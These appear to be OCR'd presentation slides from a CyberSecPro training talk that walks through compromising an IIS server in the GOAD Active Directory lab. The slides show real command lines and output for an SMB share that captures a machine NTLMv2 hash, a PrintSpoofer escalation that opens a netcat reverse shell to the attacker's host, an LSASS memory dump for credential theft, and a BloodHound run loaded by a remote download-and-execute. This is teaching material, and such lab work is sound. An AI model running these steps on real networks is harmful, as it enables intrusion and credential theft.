
Attack lifecycle on GOAD-Establish Foothold-Initial Compromise-IIS Server



Open Network share to attacking machine and connect from victim host

```
┌──(chris㉿kali)-[~/GOAD]
└─$ sudo /usr/share/doc/python3-impacket/examples/smbserver.py share /home/chris/GOAD -smb2support
[sudo] password for chris:
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.56.22,49706)
[*] AUTHENTICATE_MESSAGE (NORTH\CASTELBLACK$,CASTELBLACK)
[*] User CASTELBLACK\CASTELBLACK$ authenticated successfully
[*] CASTELBLACK$::NORTH:aaaaaaaaaaaaaaaa:d1935a8c9311f58a6ec53eab3807892a:0101000000000000eb642d2b9ad9013865d46b83fa3e2
1000000001001000430073005600790054004400510041000300100043007300560079005400440051004100020010004300610060051007800590059006c0004001000430061006b00510078005900590059006c000400100043006100
03000001bc0450bce1fe03be68118d543005809e0c96a76dbd05dece304b326df819d4b0a00100000000000000000000000000000000000000009001a0063006900660073002f00310030002e0030002e0038002e003200000000000000000000
[*] Connecting Share(1:IPC$)
[*] NetrShareEnum Level: 1
[*] NetrServerGetInfo Level: 101
[*] Disconnecting Share(1:IPC$)
[*] Closing down connection (192.168.56.22,49706)
[*] Remaining connections []
```



Attack lifecycle on GOAD-Establish Foothold-Initial Compromise-IIS Server

Attacker tools in network share such as winpeas, printspoofer etc.

Import bookmarks... Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google H

```
Volume in drive X has no label.
Volume Serial Number is ABCD-EFAA

Directory of X:\

05/24/2023  06:29 AM             7,168 shell-x64.exe
05/15/2023  03:59 AM             1,400 cmdasp.aspx
06/06/2023  06:40 AM               103 north.sevenkingdoms_users.txt
05/24/2023  01:31 PM             1,001 got_users.txt
06/06/2023  08:03 AM    <DIR>          sprayhound
06/08/2023  10:19 AM            59,392 nc.exe
05/24/2023  06:34 AM         1,105,985 Invoke-SweetPotato.ps1
05/14/2023  01:20 PM             3,836 shell.aspx
05/24/2023  06:57 AM    <DIR>          Microsoft
05/13/2023  06:52 AM            15,725 full_scan_goad.nmap
05/13/2023  06:52 AM           120,717 full_scan_goad.xml
05/24/2023  01:37 PM               427 essos.local_users.txt
05/15/2023  06:00 AM            62,548 winpeas.txt
05/13/2023  03:35 AM             8,159 pfSense-UDP4-1194-vpnuser1-config (2).ovpn
05/24/2023  01:42 PM               593 sevenkingdoms.local_users.txt
05/13/2023  06:52 AM             5,600 full_scan_goad.gnmap
05/24/2023  01:34 PM               683 north.sevenkingdoms.local_users.nmap
06/08/2023  10:12 AM             1,259 Inveight.txt
05/24/2023  07:46 AM           347,648 JuicyPotato.exe
10/05/2022  06:02 PM           768,000 Inveigh.exe
06/06/2023  07:41 AM             1,271 khal.drogo.ccache
06/08/2023  10:19 AM            27,136 PrintSpoofer.exe
05/15/2023  05:26 AM            35,946 winPEAS.bat
05/15/2023  03:53 AM             1,181 cmd-asp-5.1.asp
              22 File(s)      2,583,970 bytes
               2 Dir(s)               0 bytes free
```

Command: excute

Attack lifecycle on GOAD-Establish Foothold-Initial Compromise-IIS Server

Local Privilege Escalation

copy X:\nc.exe C:\tmp\nc.exe
rlwrap nc -lvnp 1337
X:\PrintSpoofer.exe -c "c:\tmp\nc.exe 10.0.8.2 1337 -e cmd"

```
┌──(chris㉿kali)-[~/GOAD]
└─$ nc -nlvp 1337
listening on [any] 1337 ...
connect to [10.0.8.2] from (UNKNOWN) [192.168.56.22] 49780
Microsoft Windows [Version 10.0.17763.4377]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Attack lifecycle on GOAD-Establish Foothold-Privilege Escalation

Extract Memory Dump of LSASS process & Use Mimikatz directly on host.

```
PS Q:\> tasklist
tasklist

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0          8 K
System                           4 Services                   0        128 K
Registry                        88 Services                   0     69,308 K
smss.exe                       304 Services                   0      1,212 K
csrss.exe                      400 Services                   0      6,016 K
wininit.exe                    476 Services                   0      6,872 K
csrss.exe                      484 Console                    1      4,920 K
winlogon.exe                   548 Console                    1      9,708 K
services.exe                   616 Services                   0     12,776 K
lsass.exe                      624 Services                   0     20,356 K
svchost.exe                    740 Services                   0      3,876 K
fontdrvhost.exe                760 Services                   0      3,864 K
fontdrvhost.exe                768 Console                    1      3,784 K
svchost.exe                    776 Services                   0     13,452 K
svchost.exe                    872 Services                   0      9,632 K
svchost.exe                    916 Services                   0      7,916 K
LogonUI.exe                    988 Console                    1     43,060 K
dwm.exe                       1004 Console                    1     37,116 K
```

Attack lifecycle on GOAD-Establish Foothold-Privilege Escalation

net use Q: \\live.sysinternals\tools

```
PS Q:\> .\procdump64.exe -accepteula -ma 624 C:\tmp\lsass.dmp
.\procdump64.exe -accepteula -ma 624 C:\tmp\lsass.dmp

ProcDump v11.0 - Sysinternals process dump utility
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[12:46:46] Dump 1 initiated: C:\tmp\lsass.dmp
[12:46:46] Dump 1 writing: Estimated dump file size is 48 MB.
[12:46:46] Dump 1 complete: 49 MB written in 0.4 seconds
[12:46:46] Dump count reached.
```


net use Q: \\live.sysinternals\tools
Extract memory dmp and get passwords offline.

Alternatively Use the share of System user to our attacking machine and run mimikatz directly on victim host


Post Exploitation – Internal Recon: Bloodhound

```
msf6 post(windows/gather/bloodhound) > run

[*] Using URL: http://10.0.8.2:8080/iAHAU9DWA
[*] Loading BloodHound with: IEX (new-object net.webclient).downloadstring('http://10.0.8.2:8080/iAHAU9DWA')
[*] Invoking BloodHound with: Invoke-BloodHound -OutputDirectory "C:\Windows\TEMP" -ZipFileName lpjlhjdap -MemCache -ZipPassword vtojnxsbccpkgfpylqp
[*] #< CLIXML
[*] 2023-06-09T11:43:45.3232764-07:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
[*] 2023-06-09T11:43:45.4330080-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets,
PSRemote
[*] 2023-06-09T11:43:45.4480502-07:00|INFORMATION|Initializing SharpHound at 11:43 AM on 6/9/2023
[*] 2023-06-09T11:43:45.6671216-07:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
[*] 2023-06-09T11:43:45.8235878-07:00|INFORMATION|Beginning LDAP search for north.sevenkingdoms.local
[*] 2023-06-09T11:43:45.8542214-07:00|INFORMATION|Producer has finished, closing LDAP channel
[*] 2023-06-09T11:43:45.8542214-07:00|INFORMATION|LDAP channel closed, waiting for consumers
[*] 2023-06-09T11:44:15.9796380-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 79 MB RAM
[*] 2023-06-09T11:44:27.7614691-07:00|INFORMATION|Consumers finished, closing output channel
[*] 2023-06-09T11:44:27.8271348-07:00|INFORMATION|Output channel closed, waiting for output task to complete
[*] Closing writers
[*] 2023-06-09T11:44:27.9631015-07:00|INFORMATION|Status: 109 objects finished (+109 2.595238)/s -- Using 86 MB RAM
[*] 2023-06-09T11:44:27.9631015-07:00|INFORMATION|Enumeration finished in 00:00:42.1441988
[*] 2023-06-09T11:44:28.0414085-07:00|INFORMATION|Saving cache with stats: 71 ID to type mappings.
[*]  71 name to SID mappings.
[*]  1 machine sid mappings.
[*]  4 sid to domain mappings.
[*]  0 global catalog mappings.
[*] 2023-06-09T11:44:28.0414085-07:00|INFORMATION|SharpHound Enumeration Completed at 11:44 AM on 6/9/2023! Happy Graphing!
[*] <Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" RefId="0"><TN RefId="0"><T>System.Management.Automation.PSCustomO
bject</T><T>System.Object</T></TN><MS><I64 N="SourceId">1</I64><PR N="Record"><AV>Preparing modules for first use.</AV><AI>0</AI><Nil /><PI>-1</PI><PC>-1</PC><T>Comple
ted</T><SR>-1</SR><SD> </SD></PR></MS></Obj><Obj S="progress" RefId="1"><TNRef RefId="0" /><MS><I64 N="SourceId">2</I64><PR N="Record"><AV>Preparing modules for first
use.</AV><AI>0</AI><Nil /><PI>-1</PI><PC>-1</PC><T>Completed</T><SR>-1</SR><SD> </SD></PR></MS></Obj></Objs>
[+] Downloaded C:\Windows\TEMP\20230609114427_lpjlhjdap.zip: /home/chris/.msf4/loot/20230609214516_default_192.168.56.22_windows.ad.blood_106379.zip
[+] Zip password: vtojnxsbccpkgfpylqp
[*] Server stopped.
[*] Post module execution completed
msf6 post(windows/gather/bloodhound) >
```



MITRE ATT&CK & Atomic Red Team Exploration



Thank you for your attention

Presentation by:

Christos Grigoriadis
(Focal Point)

CyberSecPro